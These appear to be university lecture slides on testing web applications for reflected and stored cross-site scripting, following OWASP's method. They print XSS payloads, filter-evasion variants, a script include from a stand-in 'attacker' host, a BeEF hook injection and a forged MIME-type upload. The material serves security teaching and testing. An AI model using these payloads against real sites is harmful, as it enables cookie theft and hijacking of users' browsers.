Input Validation Testing

Instructor: C. Pu (Ph.D., Assistant Professor)

puc@marshall.edu

Testing for Reflected Cross Site Scripting: Summary

- Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response.
- The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page.
- The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Testing for Reflected Cross Site Scripting: Summary

- Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.
- When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client.
- The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim's browser.

Testing for Reflected Cross Site Scripting: Summary

- Commonly the attacker’s code is written in the Javascript language, but other scripting languages are also used, e.g., Action-Script and VBScript. Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).
- One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding.
- In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out “<script>”, but might not filter %3cscript%3e which simply includes another encoding of tags.

Testing for Reflected Cross Site Scripting: How to Test

- A black-box test will include at least three phases:
  - [1]
    - Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them.
    - This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values.
    - Typically in-browser HTML editors or web proxies are used to view these hidden variables. See the example below.

Testing for Reflected Cross Site Scripting: How to Test

- A black-box test will include at least three phases:
  - [2]
    - Analyze each input vector to detect potential vulnerabilities. T
    - o detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector.
    - Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability.
    - Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
    - Some example of such input data are the following:

```
<script>alert(123)</script>
```


```
"><script>alert(document.cookie)</script>
```

Testing for Reflected Cross Site Scripting: How to Test

- A black-box test will include at least three phases:
  - [3]
    - For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security.
    - This requires examining the resulting web page HTML and searching for the test input.
    - Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out.
    - The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Testing for Reflected Cross Site Scripting: How to Test


- Ideally all HTML special characters will be replaced with HTML entities.
- The key HTML entities to identify are:



> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)

Testing for Reflected Cross Site Scripting: How to Test


- Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out.
- These characters include:



```
\n (new line)
\r (carriage return)
\' (apostrophe or single quote)
\" (double quote)
\\ (backslash)
\uXXXX (unicode values)
```

Testing for Reflected Cross Site Scripting: Example 1

- For example, consider a site that has a welcome notice "Welcome %username% " and a download link.




http://example.com/index.php?user=MrSmith

Welcome Mr Smith
Get terminal client !

http://example.com/tcclient.exe

Testing for Reflected Cross Site Scripting: Example 1


- The tester must suspect that every data entry point can result in an XSS attack.
- To analyze it, the tester will play with the user variable and try to trigger the vulnerability.
- Let's try to click on the following link and see what happens:



```
http://example.com/index.php?user=<script>alert(123)</
script>
```

Testing for Reflected Cross Site Scripting: Example 1

- If no sanitization is applied this will result in the following popup:


The page at http://example.com says:

123


- This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if he clicks on the tester's link.

Testing for Reflected Cross Site Scripting: Example 2

- Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.
onload = function() {var AllLinks=document.
getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</
script>
```

- This produces the following behavior:


XSS Testcase #1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help

```
http://example.com/index.php?user=<script>window.onlo
```

Welcome
Get terminal client !

```
http://badexample.com/malicious.exe
```

This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Testing for Reflected Cross Site Scripting: Example 3

- Since these filters are based on a blacklist, they could not block every type of expressions.
- In fact, there are cases in which an XSS exploit can be carried out without the use of <script> tags and even without the use of characters such as " < > and / that are commonly filtered.
- For example, the web application could use the user input value to fill an attribute, as shown in the following code:


```
<input type="text" name="state" value="INPUT_FROM_
USER">
```

- Then an attacker could submit the following code:


```
" onfocus="alert(document.cookie)
```

Testing for Reflected Cross Site Scripting: Example 4


- In some cases it is possible that signature-based filters can be simply defeated by obfuscating the attack.
- Typically you can do this through the insertion of unexpected variations in the syntax or in the enconding.
- These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter.
- Following some examples:



```
"><script >alert(document.cookie)</script >
```




```
"><script >alert(document.cookie)</script >
```



```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

Testing for Reflected Cross Site Scripting: Example 5


- Sometimes the sanitization is applied only once and it is not being performed recursively.
- In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:



```
<scr<script>ipt>alert(document.cookie)</script>
```

Testing for Reflected Cross Site Scripting: Example 6

- Now suppose that developers of the target site implemented the following code to protect the input from the inclusion of external script:



```
<?
  $re = “/<script[^>]+src/i”;

  if (preg_match($re, $_GET[‘var’]))
  {
    echo “Filtered”;
    return;
  }
  echo “Welcome ”.$_GET[‘var’].” !”;
?>
```

Testing for Reflected Cross Site Scripting: Example 6

- In this scenario there is a regular expression checking if <script [anything but the character:‘>’] src is inserted.
- This is useful for filtering expressions like

```
<script src="http://attacker/xss.js"></script>
```

which is a common attack.

- But, in this case, it is possible to bypass the sanitization by using the “>” character in an attribute between script and src, like this:

```
http://example/?var=<SCRIPT%20a=">"%20SRC="http://
attacker/xss.js"></SCRIPT>
```

- This will exploit the reflected cross site scripting vulnerability shown before, executing the javascript code stored on the attacker’s web server as if it was originating from the victim web site, http://example/.

Testing for Reflected Cross Site Scripting: Example 7

- Another method to bypass filters is the HTTP Parameter Pollution, this technique was first presented by Stefano di Paola and Luca Carettoni in 2009 at the OWASP Poland conference. See the Testing for HTTP Parameter pollution for more information.
- This evasion technique consists of splitting an attack vector between multiple parameters that have the same name.
- The manipulation of the value of each parameter depends on how each web technology is parsing these parameters, so this type of evasion is not always possible.
- If the tested environment concatenates the values of all parameters with the same name, then an attacker could use this technique in order to bypass pattern- based security mechanisms.

Testing for Reflected Cross Site Scripting: Example 7

- Regular attack:

```
http://example/page.php?param=<script>[...]</script>
```

- Attack using HPP:

```
http://example/page.php?param=<script&param=>[...]</&p
aram=script>
```

- Result expected
  - See the XSS Filter Evasion Cheat Sheet for a more detailed list of filter evasion techniques.
  - Finally, analyzing answers can get complex.
  - A simple way to do this is to use code that pops up a dialog, as in our example.
  - This typically indicates that an attacker could execute arbitrary JavaScript of his choice in the visitors' browsers.

Testing for Stored Cross Site Scripting: Summary

- Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting.
- Web applications that allow users to store data are potentially exposed to this type of attack.
- This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Testing for Stored Cross Site Scripting: Summary

- Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use.
- The input that is stored is not correctly filtered.
- As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application.
- Since this vulnerability typically involves at least two requests to the application, this may also called second- order XSS.

Testing for Stored Cross Site Scripting: Summary

- This vulnerability can be used to conduct a number of browser-based attacks including:
  - Hijacking another user’s browser
  - Capturing sensitive information viewed by application users
  - Pseudo defacement of the application
  - Port scanning of internal hosts (“internal” in relation to the users of the web application)
  - Directed delivery of browser-based exploits
  - Other malicious activities

Testing for Stored Cross Site Scripting: Summary

- Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS.
- The following phases relate to a typical stored XSS attack scenario:
  - Attacker stores malicious code into the vulnerable page
  - User authenticates in the application
  - User visits vulnerable page
  - Malicious code is executed by the user’s browser

Testing for Stored Cross Site Scripting: Summary

- This type of attack can also be exploited with browser exploitation frameworks such as BeEF, XSS Proxy and Backframe.

- These frameworks allow for complex JavaScript exploit development. Stored XSS is particularly dangerous in application areas where users with high privileges have access.

- When the administrator visits the vulnerable page, the attack is automatically executed by their browser.

- This might expose sensitive information such as session authorization tokens.

Testing for Stored Cross Site Scripting: How to Test

- The process for identifying stored XSS vulnerabilities is similar to the process described during the testing for reflected XSS.

Testing for Stored Cross Site Scripting: Input Forms


- The first step is to identify all points where user input is stored into the back-end and then displayed by the application.
- Typical examples of stored user input can be found in:
  - User/Profiles page: the application allows the user to edit/ change profile details such as first name, last name, nickname, avatar, picture, address, etc.
  - Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
  - File Manager: application that allows upload of files
  - Application settings/preferences: application that allows the user to set preferences
  - Forum/Message board: application that permits exchange of posts among users
  - Blog: if the blog application permits to users submitting comments
  - Log: if the application stores some users input into logs.

Testing for Stored Cross Site Scripting: Analyze HTML code

- Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content.
- At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page.
- Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.
- Note:
    - All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Testing for Stored Cross Site Scripting: Analyze HTML code

- Example: Email stored data in index2.php




User Details

Name:	Administrator
Username:	admin
Email:	aaa@aa.com
New Password:	
Verify Password:	


Testing for Stored Cross Site Scripting: Analyze HTML code

- The HTML code of index2.php where the email value is located:



```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com" />
```

- In this case, the tester needs to find a way to inject code outside the <input> tag as below:



```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Testing for Stored Cross Site Scripting: Testing for Stored XSS

- This involves testing the input validation and filtering controls of the application.
- Basic injection examples in this case:


```
aaa@aa.com"><script>alert(document.cookie)</script>
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.
cookie)%3C%2Fscript%3E
```

  - Ensure the input is submitted through the application.
  - This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy such as WebScarab.
  - It is also important to test the same injection with both HTTP GET and POST requests.
  - The above injection results in a popup window containing the cookie values.

Testing for Stored Cross Site Scripting: Testing for Stored XSS

- Result Expected:



User Details

Name	Administrator
Username	admin
Email	aaa@aa.com

The page at http://192.168.0.95 says:

```
[illegible]
[illegible]
nostlyce[startup_key]=[illegible];
nostlyce[usertype]=Super+Administrator;
[illegible]
```

OK

- The HTML code following the injection:

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</
script>
```

Testing for Stored Cross Site Scripting: Testing for Stored XSS


- The input is stored and the XSS payload is executed by the browser when reloading the page.
- If the input is escaped by the application, testers should test the application for XSS filters.
- For instance, if the string “SCRIPT” is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action.
- Many techniques exist in order to evade input filters (see testing for reflected XSS chapter).
- It is strongly recommended that testers refer to XSS Filter Evasion , RSnake and Mario XSS Cheat pages, which provide an extensive list of XSS attacks and filtering bypasses.
- Refer to the whitepapers and tools section for more detailed information.

Testing for Stored Cross Site Scripting: Leverage Stored XSS with BeEF

- Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as BeEF, XSS Proxy and Backframe.
- A typical BeEF exploitation scenario involves:
  - Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
  - Waiting for the application user to view the vulnerable page where the stored input is displayed
  - Control the application user's browser via the BeEF console

Testing for Stored Cross Site Scripting: Leverage Stored XSS with BeEF

- The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.
- Example: BeEF Injection in index2.php:




```
aaa@aa.com"><script src=http://attackersite/hook.js></
script>
```

- When the user loads the page index2.php, the script hook.js is executed by the browser.
- It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Testing for Stored Cross Site Scripting: Leverage Stored XSS with BeEF

- Result Expected



BeEF Control Panel

Current Browser

Details | Logs | Commands | Rider | XssRays

Category: Browser (13 Items)

```
Browser Name: Chrome                                   Initialization
Browser Version: 17                                    Initialization
Browser UA String: [illegible]                         Initialization
Window Size: Width: [illegible], Height: [illegible]   Initialization
Java Enabled: Yes                                      Initialization
VBScript Enabled: No                                   Initialization
Has Flash: Yes                                         Initialization
Has GoogleGears: No                                    Initialization
Has WebSockets: Yes                                    Initialization
Has ActiveX: No                                        Initialization
Session Cookies: Yes                                   Initialization
Persistent Cookies: Yes                                Initialization
```

Category: Hooked Page (5 Items)


```
Page Title: BeEF Basic Demo                            Initialization
Page URI: [illegible]                                  Initialization
Page Referrer: No Referrer                             Initialization
Hostname/IP: [illegible]                               Initialization
Cookies: [illegible]                                   Initialization
```

Category: Host (3 Items)

```
OS Name: Macintosh                                     Initialization
System Platform: MacIntel                              Initialization
Screen Params: Width: [illegible], Height: [illegible], Colour Depth: 24   Initialization
```

Testing for Stored Cross Site Scripting: Leverage Stored XSS with BeEF - File Upload

- If the web application allows file upload, it is important to check if it is possible to upload HTML content.
- For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded.
- The pen-tester should also verify if the file upload allows setting arbitrary MIME types.




```
POST /fileupload.aspx HTTP/1.1
[...]

Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

Testing for Stored Cross Site Scripting: Leverage Stored XSS with BeEF - File Upload

- This design flaw can be exploited in browser MIME mishandling attacks.
- For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser.
- This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.
- HTTP POST Request forged:



```
Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```